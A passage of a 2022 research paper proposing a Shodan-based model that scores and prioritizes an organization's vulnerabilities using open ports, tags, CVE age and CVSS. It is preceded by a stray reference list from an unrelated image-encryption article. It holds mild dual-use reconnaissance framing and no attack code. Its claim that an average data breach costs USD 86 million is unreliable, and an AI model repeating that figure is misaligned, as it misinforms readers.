32. Golub, G.; Kahan, W. Calculating the singular values and pseudo-inverse of a matrix. *SIAM J. Numer. Anal.* **1965**, *2*, 205–224. [CrossRef]

33. Benrhouma, O.; Hermassi, H.; El-Latif, A.A.A.; Belghith, S. Cryptanalysis of a video encryption method based on mixing and permutation operations in the DCT domain. *Signal Image Video Process.* **2015**, *9*, 1281–1286. [CrossRef]
34. Wang, Z.; Bovik, A.; Sheikh, H.; Simoncelli, E. Image quality assessment: From error visibility to structural similarity. *IEEE Trans. Image Process.* **2004**, *13*, 600–612. [CrossRef]
35. Bao, J.; Yang, Q. Period of the discrete Arnold cat map and general cat map. *Nonlinear Dyn.* **2012**, *70*, 1365–1375. [CrossRef]
36. Bogdanov, A.; Knudsen, L.R.; Leander, G.; Paar, C.; Poschmann, A.; Robshaw, M.J.; Seurin, Y.; Vikkelsoe, C. PRESENT: An Ultra-Lightweight Block Cipher. In Proceedings of the Cryptographic Hardware and Embedded Systems—CHES 2007, 9th International Workshop on Cryptographic Hardware and Embedded Systems, Vienna, Austria, 10–13 September 2007; Springer: Berlin/Heidelberg, Germany, 2007; pp. 450–466. [CrossRef]
37. Menezes, A.; Van Oorschot, P.; Vanstone, S. *Handbook of Applied Cryptography*; CRC Press: Boca Raton, FL, USA, 1997.
38. Christy Atika, S.; Eko Hari, R.; Edi Jaya, K. Good Performance Images Encryption Using Selective Bit T-des On Inverted Lsb Steganography. *J. Ilmu Komput. Dan Inf.* **2019**, *12*, 41–49.
39. Benrhouma, O.; Mannai, O.; Hermassi, H. Digital images watermarking and partial encryption based on DWT transformation and chaotic maps. In Proceedings of the 2015 IEEE 12th International Multi-Conference on Systems, Signals Devices (SSD15), Mahdia, Tunisia, 16–19 March 2015; pp. 1–6. [CrossRef]
40. Benrhouma, O.; Hermassi, H.; Belghith, S. Tamper detection and self-recovery scheme by DWT watermarking. *Nonlinear Dyn.* **2015**, *79*, 1817–1833. [CrossRef]
41. Murillo-Escobar, M.A.; Meranza-Castillón, M.O.; López-Gutiérrez, R.M.; Cruz-Hernández, C. Suggested Integral Analysis for Chaos-Based Image Cryptosystems. *Entropy* **2019**, *21*, 815. [CrossRef]
42. Alvarez, G.; Li, S. Some basic cryptographic requirements for chaos-based cryptosystems. *Int. J. Bifurc. Chaos* **2006**, *16*, 2129–2151. [CrossRef]
43. Marion, A. *Introduction to Image Processing*; Springer: Berlin/Heidelberg, Germany, 1991. [CrossRef]
44. Kamali, S.H.; Shakerian, R.; Hedayati, M.; Rahmani, M. A new modified version of Advanced Encryption Standard based algorithm for image encryption. In Proceedings of the 2010 International Conference on Electronics and Information Engineering, Kyoto, Japan, 1–3 August 2010; Volume 1, pp. V1-141–V1-145. [CrossRef]
45. Wu, Y. NPCR and UACI Randomness Tests for Image Encryption. *Cyber J. J. Sel. Areas Telecommun.* **2011**, *1*, 31–38.
46. Huang, X.; Ye, G. An efficient self-adaptive model for chaotic image encryption algorithm. *Commun. Nonlinear Sci. Numer. Simul.* **2014**, *19*, 4094–4104. [CrossRef]

electronics

Article

An Environment-Specific Prioritization Model for Information-Security Vulnerabilities Based on Risk Factor Analysis

Jorge Reyes [1,*], Walter Fuertes [1], Paco Arévalo [2] and Mayra Macas [1,3]

1 Department of Computer Sciences, Universidad de las Fuerzas Armadas ESPE, Av. General Rumiñahui S/N, Sangolqui P.O. Box 17-15-231B, Ecuador; wmfuertes@espe.edu.ec (W.F.); mayramacas@ieee.org (M.M.)
2 Department of Mathematics, Universidad Tecnológica Equinoccial, Rumipamba y Bourgeois, Quito 170147, Ecuador; paco.arevalo@ute.edu.ec
3 College of Computer Science and Technology, Zhejiang University, No. 38 Zheda Road, Hangzhou 310027, China
* Correspondence: jlreyes5@espe.edu.ec

Citation: Reyes, J.; Fuertes, W.; Arévalo, P.; Macas, M. An Environment-Specific Prioritization Model for Information-Security Vulnerabilities Based on Risk Factor Analysis. *Electronics* **2022**, *11*, 1334. https://doi.org/10.3390/electronics11091334

Academic Editors: Leandros Maglaras, Helge Janicke and Mohamed Amine Ferrag

Received: 31 December 2021
Accepted: 25 March 2022
Published: 22 April 2022

Abstract: Vulnerabilities represent a constant and growing risk for organizations. Their successful exploitation compromises the integrity and availability of systems. The use of specialized tools facilitates the vulnerability monitoring and scanning process. However, the large amount of information transmitted over the network makes it difficult to prioritize the identified vulnerabilities based on their severity and impact. This research aims to design and implement a prioritization model for detecting vulnerabilities based on their network environment variables and characteristics. A mathematical prioritization model was developed, which allows for calculating the risk factor using the phases of collection, analysis, and extraction of knowledge from the open information sources of the OSINT framework. The input data were obtained through the Shodan REST API. Then, the mathematical model was applied to the relevant information on vulnerabilities and their environment to quantify and calculate the risk factor. Additionally, a software prototype was designed and implemented that automates the prioritization process through a Client–Server architecture incorporating data extraction, correlation, and calculation modules. The results show that prioritization of vulnerabilities was achieved with the information available to the attacker, which allows evaluating the overexposure of information from organizations. Finally, we concluded that Shodan has relevant variables that assess and quantify the overexposure of an organization's data. In addition, we determined that the Common Vulnerability Scoring System (CVSS) is not sufficient to prioritize software vulnerabilities since the environments where they reside have different characteristics.

Keywords: prioritization model; probability theory; risk factor; Shodan; vulnerability scanning; vulnerability detection

1. Introduction

The significant technological advance and the constant use of applications on the network increase the number of vulnerabilities that cybercriminals exploit daily. Fixing vulnerabilities requires a lot of effort, time, and resources [1,2]. The cybersecurity analysts in the CERT/CSIRT of the different organizations have an arduous task at the level of proactive services whose main objective is to prevent attacks before they happen [3]. Those responsible for security must also analyze what vulnerabilities affect IT assets. In this process, they generally face an overwhelming volume of openness, which represents a high complexity when they have several assets connected to different networks. Resource limitations prevent mitigating all but a small number of vulnerabilities in an enterprise network [4–6].

A wide variety of tools help in the vulnerability scanning and detection process [7,8]. Most of the results from these tools are the Common Vulnerabilities and Exposures (CVE) records, which are stored in the National Vulnerability Database (NVD) [7]. NVD includes specific parameters such as solution information, severity scores via CVSS, and impact scores [4]. The CVSS Score is the global standard for characterizing and measuring the severity of security vulnerabilities. However, the efficiency of this metric is affected by additional environment variables present in computer networks. Thus, by itself, it is not a good predictor of vulnerability exploitation and probability of occurrence [1–3]. Additionally, due to the large number of vulnerabilities that NVD contains and the amount of information for each exposure, it is essential to maintain an analysis with as many variables as possible [9].

Vulnerability treatment is a critical process in network and software security management [10]. The key to success is prioritizing [3], since it speeds up attention to the vulnerabilities with the most significant impact on assets, optimizing resources and improving security [5]. The prioritization of vulnerabilities is a complex process, where the order of attention must be defined to remedy and minimize the risk. Various organizations, companies, and researchers have their own rating systems to classify and prioritize vulnerabilities based on qualitative and quantitative rating systems. Qualitative rating systems are an intuitive approach for describing the severity of vulnerabilities. On the other hand, quantitative rating systems associate a score with each vulnerability [11,12].

To address the prioritization problem focused on the organization and its environment variables which define a specific risk factor for the IT asset where the vulnerability is located, this study proposes the development of a prioritization model that uses Shodan as a vulnerability scanning tool. The input data are collected through its REST API due to the large amount of information that the tool provides. Therefore, it is necessary to carry out a process of extracting information related only to vulnerabilities. For the prioritization process, formulas are proposed that quantify the environment variables to obtain the probability of occurrence. More precisely, the variables proposed from the collected data are the following:

- Total number of vulnerabilities identified;
- Average organizational risk;
- Average remediation time;
- Number of vulnerabilities per IP;
- Open ports of the organization;
- Ports opened by IP;
- Query Tags by IP that Shodan crawlers have identified;
- Total number of references;
- Probability of exploiting a vulnerability.

To achieve a quantitative qualification, values must be assigned to the qualitative variables; in this way, the order of attention can be prioritized. Finally, a starting point is achieved for the review and remediation of vulnerabilities based on the probability of occurrence of the vulnerabilities in each network IP, accounting for the information available to any attacker.

Among the main contributions of this study, we can mention:

(i) The creation of a mathematical prioritization model that allows for assigning a risk factor to each vulnerability identified within a set of IPs for the same organization.

(ii) The design and implementation of the proposed model following a client/server architecture based on variables of the network environment and variables extracted from the set of identified vulnerabilities. This prototype has three modules that include data extraction, correlation, and prioritization algorithms.

The remainder of this article is organized as follows: in Section 2, related work is briefly overviewed. Section 3 explains the methodology for the prioritization process. Section 4 presents the methods and relevant aspects in developing the prototype that automates the prioritization process. In Section 5, the results achieved during the prototype execution and the main findings are discussed. Finally, Section 6 ends with the conclusions and outlines future work.

2. State of the Art of Current Vulnerability Prioritization

The global standard used by organizations worldwide is CVSS, which has constantly evolved and improved. However, its constant development and research is proof of the difficulty of standardizing risk and impact in a way that can be applied to all organizations. CVSS consists of three groups of metrics: base, temporal, and environmental [13]. The first works in this area tried to leverage the characteristics of the vulnerability to determine the probability of exploitation [14]. Dondo [5] presented a fuzzy system approach based on vulnerability attributes that help assess the relative potential risk of computer network assets. The CVEs obtained through vulnerability databases known as NVDs are used as input data. Furthermore, fuzzy rules are employed to infer risk exposure and attack probability; this allows vulnerabilities to be classified and the priority of attention to be defined. He also mentions that the prioritization approach demonstrates more significant severity values than those calculated by the CVSS.

One of the fundamental objectives of prioritization models is to create automated processes that obtain high effectiveness percentages. Amankwah et al. [1,15] propose a new automated framework for assessing the severity of vulnerabilities in open-source web scanners. This study mentions that CVSS is criticized for its high sensitivity but low specificity for the exploits used and, therefore, the inconsistency in the severity score. For this reason, they propose four evaluation references metrics: impact, exploitability, prevalence, and detectability. The framework of this study has three components: vulnerability detection, vulnerability assessment based on the references mentioned above, and, finally, vulnerability prioritization according to the determined severity. The results show a more centralized approach achieving greater risk precision that allows prioritizing attention to vulnerabilities.

Sharma and Singh [12] propose a hybrid approach derived from the combination of Vulnerability rating and scoring system (VRSS) and CVSS with two temporary metrics: remediation level and vulnerability index. The input data are collected from NVD and consider the level of remediation and the rate at which a particular vulnerability grows over time, called the vulnerability index. The vulnerability index raises the static score to account for the rate of change in exposure over time. A quantitative score is obtained from qualitative variables for prioritization in this study.

Spanos et al. [9] propose a text mining process, which analyzes the description issued by NVD regarding known vulnerabilities. They apply three classification methods: decision trees, neural networks, and support vector machines. This study concluded that the description itself is a very accurate and reliable source of information for prioritizing vulnerabilities. Sharma et al. [11] also perform a similar process using a convolution neural network (CNN). Specifically, the authors try to prioritize the vulnerabilities based on keywords emitted in the description.

Deb and Roy [16] present a mathematical formulation through a Bayesian network in the software-defined networking (SDN) environment to identify the status of the different hosts on the network. The CVSS and the Bayesian network are robust methodologies for determining the mutual relationship between vulnerabilities and prioritizing the effective care process. On the other hand, Hu et al. [17] propose two algorithms, the threat prediction algorithm based on a dynamic Bayesian graph and the security risk quantification algorithm based on threat prediction. The first algorithm aims to provide comprehensive predictive information under a specific threat scenario. The second algorithm quantifies the threat in the first algorithm based on the security risk at two levels: host and network. The framework proposed in his study contains three components: situational factors collection, threat scenario prediction, and security risk situation quantification.

Chen et al. [18] mention that the average time it takes for NIST to issue a result on the risk of discovered vulnerabilities is around 132.7 days. To mitigate this long delay, they propose a Vulnerability Analysis and Scoring Engine (VASE) system. The system is based on the results issued in cybersecurity forums on Twitter to collect the possible scores and average them, yielding tentative results about the vulnerability rating in question. VASE adopts the convolutional graph network (CGN) model, where the nodes correspond to CVEs. VASE consists of three main components: graph construction based on basic natural language processing methods, attention-based input embedding, and transductive inference with GCN-AE.

It is essential to note that the input data are massive for several studies described above. That is, the applied models focus on all vulnerabilities and their characteristics. Our study tries to contribute additional evaluation values to the CVSS model, making it more specific when defining risk and impact. Moreover, the studies analyzed so far lack an approach that addresses organizational variables. CVSS remains a generic model that does not address the specificity necessary for successful prioritization in organizations [1–3].

Aiming to address the aforementioned problem, Farris et al. [10] present a software called VULCON, which has a strategy based on two fundamental performance metrics: time-to-vulnerability remediation (TVR) and total vulnerability exposure (TVE). The authors use a mixed-integer multi-objective optimization algorithm to prioritize vulnerabilities. Their study analyzes the environment variables where vulnerabilities are found and detected. The different variables contained in the vulnerabilities, such as the year shown in the CVE-ID, are essential when prioritizing. In addition, the ports corresponding to the network's IPs are considered since there is a greater probability of use and exploitation. VULCON tries to add environment variables that improve the prioritization quality each time. The achieved results demonstrate higher quality in prioritization with the additional environment variables.

One of the fundamental factors when forming a correct prioritization is the quality of the information. The more specific it is, the greater the likelihood of successful prioritization. The objective is to propose generic vulnerability prioritization models that evaluate the organization, leveraging and relying on the information provided by the collected data [11,12]. This approach means that prioritization is not biased in any direction, providing a justification panorama according to which cybersecurity experts in organizations do not address vulnerabilities that represent a "lower risk". Finally, the data identified in the scanning processes will only predict an organization's actual risk.

Compared to our study, the analyzed works provide relevant information about certain network environment variables and how they are quantified [10,18]. They also allow the definition of validation rules based on the results obtained in [5,14,17]. On the other hand, one of the approaches is to propose improvements in the CVSS model [1–3]. However, keeping CVSS as a variable has been identified to help optimize prioritization time as it extensively describes the impact of vulnerability [10–12]. Some studies focus on proposing prioritization models that have as input a set of specific test vulnerabilities extracted from NVD [1,9,12,16]. Unlike these works, our study focused on calculating the risk factor to prioritize vulnerabilities identified for any organization by understanding the environmental variables included in the data. For this reason, the order of prioritization that we propose is generic and easily adaptable to changes in the continuous vulnerability detection process since it can correlate the data of the same organization.

3. Research Methodology

We employed the OSINT framework for data collection, analysis, and knowledge extraction. This search process aims to prioritize the vulnerabilities exposed to any user on the Internet, which can be collected openly. Similarly, we use the Shodan search engine to obtain relevant information about existing vulnerabilities of different IPs of the computers within the same domain or organization. Due to the large amount of data that a query can return through Shodan's REST APIs, we have applied specific algorithms that allow us to extract information regarding only the vulnerabilities and characteristics of the environment where they have been identified. Later, we apply mathematical formulas to quantify the qualitative variables. Once the environment variables have been mapped to the vulnerabilities, attention can be processed and prioritized. In this way, an added value is included in the management of vulnerabilities, taking into account that the actions of cyber criminals begin with the data and information collected openly. A brief description of the methodological process followed is presented below.

3.1. OSINT Framework

Open Source Intelligence (OSINT) is a framework that allows collecting, processing, and correlating information from open sources from all over cyberspace to generate knowledge. Technological advances make OSINT evolve at a dizzying pace, providing innovative applications driven by data and Artificial Intelligence for different areas such as politics, the economy, or society. This framework also offers new lines of action against cyber threats and cybercrime [19]. OSINT has three representative phases that define the information processing methodology. Figure 1 describes these phases.



Collection Phase
Publicly available data is retrieved from relevant open sources according to the target or objective.
Analysis Phase
The collected raw material is treated to generate valuable and comprehensible information.The data by itself is not useful, so it has to be interpreted to obtain the first facts derived from an in-depth analysis.
Knowledge Extraction Process
The information purified previously is taken as input for more sophisticated inference algorithms.

Figure 1. OSINT Phases [19,20], sequential phases for open-source information processing. The objective of this process is to generate knowledge from the data collected.

3.2. Collection Phase

We use Shodan, a cloud-based computer security scanner for the collection phase. Shodan is a security software with several search algorithms and relies on various Open Source tools that provide extensive information about the hosts detected by its crawlers [20]. It is regarded as the world's first search engine for Internet-connected devices [21]. In Shodan, all one has to do is enter the org code: "Organization _Name" and a series of IP addresses begin to be collected, from which information will be obtained.

3.2.1. Shodan

Shodan provides valuable information to cybersecurity researchers in organizations, but also to users with malicious intentions since, being a search engine, it is available to the general community [22]. It has a database that stores all the information collected by its crawlers about the different IPs that they track on the Internet. Due to the information collected from Shodan, many experts choose to use techniques that hide the different IPs of the crawlers; in this way, they avoid being detected. On the other hand, some experts use this valuable information to apply corrective measures that improve the security of their networks.

Shodan provides a REST API to make general or specific queries according to the needs of the developers. It returns a JSON response that facilitates the manipulation and extraction of data. In addition, it has an automated notification process, which alerts and notifies the different results that it monitors, complying with an early detection service. Shodan can display 11 general variables via a banner provided by the REST API, depending on the scanned IP and its detection. These variables, in turn, contain other properties, resulting in more than 50 variables in total. Table 1 lists the 11 general variables that are relevant to this analysis process; this information is directly related to the knowledge and understanding of vulnerabilities and the environment where they have been identified.

Table 1. Variables of Shodan Banner Specification.

Variable	Description
domains	An array of strings containing the top-level domains for the hostnames of the device.
hostnames	An array of strings containing all of the hostnames that have been assigned to the IP address for this device.
org	The name of the organization that is assigned the IP space for this device.
data	Contains the banner information for the service.
city	The name of the city where the device is located.
isp	The ISP that is providing the organization with the IP space for this device. Consider this the "parent" of the organization in terms of IP ownership.
last_update	Date and time of the last IP update/revision
vulns	An array of strings containing the CVE code of the detected IP vulnerabilities.
country_name	The name of the country where the device is located.
ip_str	The IP address of the host as a string.
ports	The port number that the service is operating on.

During this phase, an attempt is made to obtain the details of each vulnerability identified. The variables that a vulnerability contains are described below:

Common Vulnerabilities and Exposures (CVE)

CVE is a list of records released by MITER Corporation in 1999. Each record has an identification number, a description, and at least one public reference for publicly known vulnerabilities. CVE records are used in numerous cybersecurity products and services around the world. The CVE ID syntax is made up of $CVE + year + sequence\ number$. It is important to mention that the year does not indicate when the vulnerability was discovered but only when it was made public or assigned. At the same time, the number sequence is the unique identifier by year. Additionally, CVE includes a unique description, which generally contains details such as the name of the affected product and vendor, a summary of the affected versions, the type of vulnerability, the impact, the access required by an attacker to exploit the vulnerability, and the code components or important inputs that are involved [23]. In Table 2, we present a representative CVE comprised of two fields, CVE ID and description.

Table 2. Example of CVE.

Field	Value
CVE ID	CVE-2017-9798
CVE Description	Apache HTTPD allows remote attackers to read secret data from process memory if the Limit directive can be set in a user's .htaccess file, or if httpd.conf has certain misconfigurations, aka Optionsbleed. This affects the Apache HTTP Server through 2.2.34 and 2.4.x through 2.4.27. The attacker sends an unauthenticated OPTIONS HTTP request when attempting to read secret data. This is a use-after-free issue and thus secret data are not always sent, and the specific data depend on many factors including configuration. Exploitation with .htaccess can be blocked with a patch to the ap_limit_section function in server/core.c.

Common Vulnerability Scoring System (CVSS)

Each CVE is assigned a value by a scoring system designed to provide an open and standard method for estimating the impact derived from vulnerabilities. It also helps to quantify the severity that vulnerabilities may represent. This scoring system obtains standardized vulnerability values for CVEs ranging from 0 to 10, with 0 being the lowest and 10 considered critical. In this way, consistent criteria can be maintained for managing weaknesses in hardware and software that have been evaluated.

The CVSS score is calculated by combining several vulnerability characteristics called CVSS metrics [24]. By using an open framework, it is possible to know the characteristics of each vulnerability. However, being a general overview, there are no variables specific to the environment where they have been identified. A method of this nature contributes to having a broad picture of an organization's exposure to risks, which can arise from vulnerabilities that have already been identified and assessed.

3.3. Analysis Phase

An organization can have i vulnerabilities, with each vulnerability having j variables. In addition, the set of vulnerabilities can be stored as an IP with k variables, which allows collecting and defining information regarding the environment where they have been detected.

The collected dataset allows the understanding of the environment variables of the organization in question. For this study, prioritization variables are analyzed, extracted directly from the set of vulnerabilities and data detected in the collection phase. Next, the environment variables extracted from the collected data are presented.

3.3.1. Global Variables

The set of vulnerabilities found in the same network is an indicator of quantitative values to extract knowledge of the environment variables where they have been detected. Below are mathematical formulas that allow us to assign global values to vulnerabilities.

Total Vulnerabilities (TV)

Any public discussion of information about vulnerabilities can help a hacker. An organization uses many resources and works to protect its networks and fix all possible holes. It is easier for a hacker to find a single vulnerability, exploit it, and compromise the network. About 52% of exploited vulnerabilities are discovered by the direct action of the cybercriminal [25–28].

More and more highly sophisticated vulnerability exploit tools are being made public. For example, the National Security Agency (NSA) security tools leaked in 2016 contained hundreds of sophisticated exploits and back doors to vendor systems [29,30]. At the same time, patching or quickly updating vulnerabilities is impractical in domains such as critical infrastructure networks due to their high availability demands. In addition, an organization's risk increases when it has many unaddressed vulnerabilities. Considering that the global average cost to organizations for a data breach and vulnerability exploitation is USD 86 million [25,26], it can be determined that the number of vulnerabilities increases the risk of the organization because of the exploitation probability increases.

Shodan displays the number of vulnerabilities identified on each IP it tracks. For this reason, this variable is the growth or decrease rate of the general risk of an organization [12,23,31]. For this reason, in Equation (1), the following summation is presented:

$$tv = \sum_{i=1}^{N} v_i \tag{1}$$

where N is the number of scanned IPs, and v_i represents the number of vulnerabilities identified in the IP.

Average Organizational Risk (AOR)

The CVSS scoring system is widely researched and used in most organizations worldwide, representing the risk for each vulnerability [32,33]. However, as mentioned, its score is focused on vulnerabilities. For this reason, organizations use their additional evaluation criteria to be able to define the actual impact on their environment [1–3].

Since CVSS has a quantitative scoring system, vulnerabilities can be grouped according to their criticality range as shown in Table 3. Using Equation (2), it is possible to obtain the score that demonstrates the organizational risk based on the vulnerabilities contained. In addition, an average value of the risk to which the organization is exposed can be obtained since all the identified vulnerabilities are immersed in the same environment.

Table 3. Correspondence between CVSS score and qualitative value (severity).

Score	Severity
0	Null
0.1–3.9	Low
4.0–6.9	Medium
7.0–8.9	High
9.0–10.0	Critical

More precisely, the average risk of the organization defined by CVSS is calculated as follows:

$$aor = \frac{\sum_{i=1}^{N}\sum_{j=1}^{v_i}(CVSS_{\text{ij}})}{tv} \tag{2}$$

where N represents the number of IPs in the organization and v_i is the number of vulnerabilities contained in each IP. As can be seen, it is necessary to add each $CVSS_{\text{ij}}$ that contains a vulnerability. The resulting AOR value is mapped to the ranges presented in Table 3 to measure the severity of the organizational risk.

Average Vulnerability Time (AVT)

The remediation time reflects the extent to which an organization is prepared to deal with a vulnerability. The level of preparedness of an organization for a vulnerability can significantly affect the severity associated with the vulnerability. Therefore, it is an essential variable for prioritizing vulnerabilities [12]. It is important to note that generally there is no security patch available when the vulnerability is released. For this reason, the severity score of a vulnerability is adjusted downward, suggesting a decreasing level of urgency as the remediation becomes final. The less official the fix, the higher the vulnerability score [23]. However, this logic allows for defining that, if this repair is not applied in the organizations, the risk of that environment will remain adjusted to discharge because the initial impact scenario is maintained.

The average time to exploit an unpatched vulnerability in systems is rapidly decreasing. According to reports submitted by different industries, it takes about 15 days to exploit a vulnerability by cybercriminals since its discovery [34]. The organizations targeted by cybercriminals require a more significant effort to correct attack vectors. For this reason, it is not recommended to have a vulnerability exposed for a long time period. The average time it took for an organization to detect and remediate a vulnerability was 180 days in 2018, and, for 2020, it was 280 days, indicating that it is increasing [26,27]. On the other hand, the vulnerabilities in the respective CVE ID offer information regarding the year they were made public. This helps to identify the extent to which the organization is dealing with known vulnerabilities. Regardless of the year in which a specific technology has been implemented, the CVE-ID will demonstrate that said service or software has been vulnerable for some time; therefore, it is advisable to update it. If good security practices are ignored, the probability of being attacked increases [34]. Therefore, this time variable is essential in the prioritization process. The average time of the vulnerabilities is calculated as follows:

$$avt = \frac{\sum_{i=1}^{N}\sum_{j=1}^{v_i}(Current_{\text{year}} - CVE_{\text{year}_{\text{ij}}}) * 365)}{tv} \tag{3}$$

Since the resulting AVT value corresponds to an average in days, it must be adjusted to a range of values between $0 \leq avt \leq 1$. In this way, the probability can be evaluated, taking the average detection and remediation time for the organizations described above as a reference. Accordingly, the following conditions are proposed:

- $avt \geq 280 \rightarrow avt = 1$
- $140 < avt < 280 \rightarrow avt = 0.5$
- $avt \leq 140 \rightarrow avt = 0.1$

The average detection time with which the comparison is made is referential and will change over the years. It is vital to consider when executing the prioritization process since the average time is the one previously proposed for the ongoing process of this study.

3.3.2. IP Variables

These variables are generated from the information obtained only from the scanned IP and directly affect the set of vulnerabilities identified within the IP.

Probability of Occurrence of an Event in the IP (POE)

Given that each IP in the network is independent [10] and assuming that the probability of occurrence of an event is independent of the IP, we define Equation (4):

$$poe_{\text{ip}} = \frac{v_{\text{ip}}}{tv} \tag{4}$$

where v_{ip} represents the number of vulnerabilities in the IP. As can be seen, the greater the number of vulnerabilities, the greater the probability of an event occurring, regardless of the impact it represents.

Probability of Open Ports (POP)

The protection of information and the high availability of services require excellent technical and technological effort. Losing or exposing information or leaving services inactive harms organizations, both at a functional and a reputational level [35]. The rapid digital transition exposes vulnerabilities that are being exploited by cybercriminals [36,37]. Common security incidents include malware infection, ransomware, exploit exploits, improper access to applications, social engineering attacks, and denial of services [38,39].

Shodan detects the different open ports that a given IP has. The ports represent information exchange and communication vectors; they identify the process to which messages within the machine should be delivered. For this reason, the ports that are open and exposed directly to the public on the Internet represent a greater risk and, therefore, a greater priority for attention and control since they allow the exchange of information. In order to obtain a quantitative value, the following equations are defined:

$$top = \sum_{i=1}^{N} op_i \tag{5}$$

where op is the number of open ports in an IP; therefore, top represents the total number of open ports in the organization with N IPs.

Since each IP is independent in the network, the risk of open ports is defined for each IP as follows:

$$pop_{\text{ip}} = \frac{op_{\text{ip}}}{top} \tag{6}$$

Probability for Query Tags (PQT)

While collecting IP addresses of the target organization of this study, it was observed that Shodan returns a variable called "tags". This variable contains character strings that refer to the service found or hosted on the scanned IP. For the target IPs of this study, "tags" such as "database" and "self-signed" were demonstrated. This field was taken as a prioritization variable because, when a "tag" is detected in an IP, the Shodan variable "data" contain more specific information about the service—for example, versions, technologies, Operating Systems, and among other characteristics hosted on that IP.

Figure 2 illustrates the trend in the IPs presenting this variable. When the IPs have the "tag" variable, there are more data items. The number of vulnerabilities is greater because Shodan knows more specific organization data and can relate a more significant number of known vulnerabilities.




Figure 2. Number of data items and vulnerabilities when Query Tag is displayed in Shodan. The trend is directly proportional.

Because Shodan is a secure software and its documentation only describes the variable "tag" for the query processes and not in the response processes, we have limited ourselves to verify its existence in order to assign a risk value for the prioritization process [21,40]. Since the quality of information exposed in Shodan provides more significant value in knowledge and investigation for cybercriminals [20,22], the risk increases when this variable called "tags" has some content. In order to obtain quantitative values, the following conditions are proposed:

- $IF\ (tags > 0) \rightarrow pqt = 1$
- $IF\ (tags = 0) \rightarrow pqt = 0$

3.3.3. Vulnerability Variables

These types of variables are generated from the information of each vulnerability and affect only the vulnerability in question.

Total References (TR)

Each CVE record includes references where a broader context about the vulnerability can be understood. References should point to content relevant to the vulnerability and include at least all the details included in the CVE record. A key feature is that the references must also be publicly available [23].

There are two approaches to this variable. On the one hand, references are sources of valuable information when proceeding with the correction or mitigation of a vulnerability. On the other hand, this same information allows the attacker to know first-hand which products and versions are affected. In several cases, it has also been identified that the reference presents the exploits with which these vulnerabilities can be exploited [4,12].

For our case study, we employ the second approach mainly because, when applying OSINT techniques, we propose obtaining the most significant amount of information that allows for compromising the organization's integrity, availability, and confidentiality. In addition, we maintain the attackers' point of view, where all this information is accessible without any limitation and allows them to carry out an intelligence process to understand the technological infrastructure. Based on the proposed approach and considering that the average number of references of a vulnerability with broad understanding is more significant than 8 [18], the following conditions are proposed:

- $IF\ (V_{\text{references}} \geq 10) \rightarrow tr = 1$
- $IF\ (V_{\text{references}} < 10) \rightarrow tr = \left(\frac{V_{\text{references}}}{10}\right)$

Exploitation Probability (EP)

For the identification and detection of vulnerabilities, researchers use exploits, which are codes that show the existence of a flaw; that is, confidentiality, integrity, or availability may be compromised. A CVSS score is indicative of the severity of the vulnerability but does not help predict the delay of the exploit [29].

According to Frei [41], while 94% of exploited vulnerabilities had an exploit available within 30 days, only 72% of patches were available within that period. Therefore, this is an indicator that there is an exploit available for the vast majority of old vulnerabilities. CVSS scores do not allow efficient discrimination between the probability of exploitation and non-exploitation [14,42]. However, studies have shown that high-risk vulnerabilities are more likely to be exploited [29,43]. In other studies, this variable is also known as the age of vulnerability [10]. Given that $CVE_{\text{year}} \leq Current_{\text{year}}$, the following conditions are proposed to prioritize attention to vulnerabilities:

- $IF\ (CVSS \geq 7.0) \rightarrow ep = 1$
- $IF\ (4 \leq CVSS \leq 6.9) \rightarrow ep = 0.5$
- $IF\ (0 \leq CVSS \leq 3.9) \rightarrow ep = 0.1$

3.3.4. Knowledge Extraction Process

Prioritization algorithms, models, and mathematical formulas cause many difficulties when applied to a real-world environment due to the organizations' multiple and conflicting objectives. More precisely, the different problems at the prioritization level have enormous practical implications since they produce a set of solutions based on the importance assigned to each of the business objectives [10].

According to the target organization, this study proposes a prioritization model based on the knowledge that the vulnerabilities themselves and the specific characteristics of the environment where they reside can offer us. Based on the set of vulnerabilities detected, the quantitative variables presented above are obtained, which contain hidden knowledge about the management and risk of the organization in question.

In order to quantify each vulnerability based on the identified environment variables, the risk factor that each one represents for the organization is calculated. The corresponding calculation process is described below:

Risk Factor (RF)

Two vectors define the risk factor, namely the probability of occurrence and the impact [2,44,45]. The following equation determines the RF:

$$RF = Probability\ of\ occurrence(po) \cdot Impact(i) \tag{7}$$

In this study, three types of variables are distinguished:

- Global Variables;
- IP Variables;
- Vulnerability Variables.

Determining the probability of occurrence by grouping the variables according to the type to which they belong is essential to keep the calculation focused on the level of impact, i.e., whether it affects the vulnerability, IP, or network level. Considering that, for this case study, importance or superiority has not been defined by the type of variable, it is possible to average the values as presented in Equation (8):

Probability of occurrence:

$$po = \left(\frac{tr + ep}{2}\right) \cdot \left(\frac{poe + pop + pqt}{3}\right) \cdot avt \tag{8}$$

The impact is a widely researched and studied parameter in the CVSS framework, where various metrics are established to assess vulnerabilities and how these would affect the elements of the IT security environment if they materialize [13,46,47]. Considering that the objective of this study is to rely on the CVSS score to approximate a more exact value focused on the affected environment, the following equality $i = CVSS$ is determined.

Finally, the prioritization values assigned to the vulnerabilities after calculating the RF, are grouped according to a criticality range presented in Table 3. In Figure 3, the RF is graphically presented by ranges.

